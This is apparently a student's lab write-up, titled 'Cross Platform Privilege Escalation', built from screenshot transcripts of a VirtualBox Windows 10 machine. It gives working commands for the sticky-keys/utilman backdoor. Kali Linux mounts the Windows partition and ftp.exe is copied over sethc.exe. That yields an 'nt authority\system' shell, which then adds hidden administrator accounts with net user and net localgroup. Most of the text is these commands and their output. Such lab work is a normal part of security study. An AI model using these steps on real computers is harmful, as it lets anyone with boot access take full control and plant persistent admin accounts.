



Cross Platform Privilege Escalation - Final Project


Firts we mounting Windows10




We launching it and choosing CMD option



Some Files manipulations over here ;)



Creating 2 users



The screenshot shows a Windows 10 command prompt window titled "C:\Windows\system32\utilman.exe". The window displays the following commands and their outputs:

```
Members
-----
Administrator
james1
The command completed successfully.

C:\Windows\system32>net localgroup Administrators nowy /add
The command completed successfully.


C:\Windows\system32>net localgroup Administrators
Alias name     Administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members
-----
Administrator
james1
nowy
The command completed successfully.


C:\Windows\system32>net user nowy2 kali /add
The command completed successfully.

C:\Windows\system32>S_
```

And Using Kali linux:



This time we switching ftp.exe with sethc.exe



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: /nowy/Windows/System32'. The terminal output shows the following commands and their results:

```
root@kali: /nowy/Windows/System32
File Actions Edit View Help
Disklabel type: dos
Disk identifier: 0xc9980062

Device Boot Start End Sectors Size Id Type
/dev/sda1 * 2048 1187839 1185792 579M 7 HPFS/NTFS/exFAT
/dev/sda2 1187840 104855551 103667712 49.4G 7 HPFS/NTFS/exFAT

Disk /dev/loop0: 3.09 GiB, 3317841920 bytes, 6480160 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

(root@kali)-[/home/kali]
# mkdir /nowy

(root@kali)-[/home/kali]
# mount /dev/sda2 /nowy

(root@kali)-[/home/kali]
# cd /nowy

(root@kali)-[/nowy]
# cd Windows/System32

(root@kali)-[/nowy/Windows/System32]
# cp sethc.exe sethc_backup.exe


(root@kali)-[/nowy/Windows/System32]
# cp ftp.exe sethc.exe

(root@kali)-[/nowy/Windows/System32]
# sync

(root@kali)-[/nowy/Windows/System32]
# reboot -f
```

The terminal window is titled 'root@kali: /nowy/Windows/System32'. The desktop background is blue with a Kali Linux logo. The taskbar at the bottom shows various icons including a clock, network, and system tray. The window title bar at the top indicates 'Windows10-Client1 [Uruchomiona] - Oracle VM VirtualBox'.

And it's working nicely ;)



```
sethc.exe
!whoami
nt authority\system
!net user nowy4 kali /add
The command completed successfully.

!net user nowy5 kali /add
The command completed successfully.

!net user localgroup Administrators nowy4 /add
The syntax of this command is:

NET USER
[username [password | *] [options]] [/DOMAIN]
    username {password | *} /ADD [options] [/DOMAIN]
    username [/DELETE] [/DOMAIN]
    username [/TIMES:{times | ALL}]
    username [/ACTIVE: {YES | NO}]


!net localgroup Administrators
Alias name     Administrators
Comment       Administrators have complete and unrestricted access to the computer/domain

Members


-----
Administrator
james1
nowy
The command completed successfully.

!net localgroup Administrators nowy4 /add
The command completed successfully.
```


I created .bat file to create new user



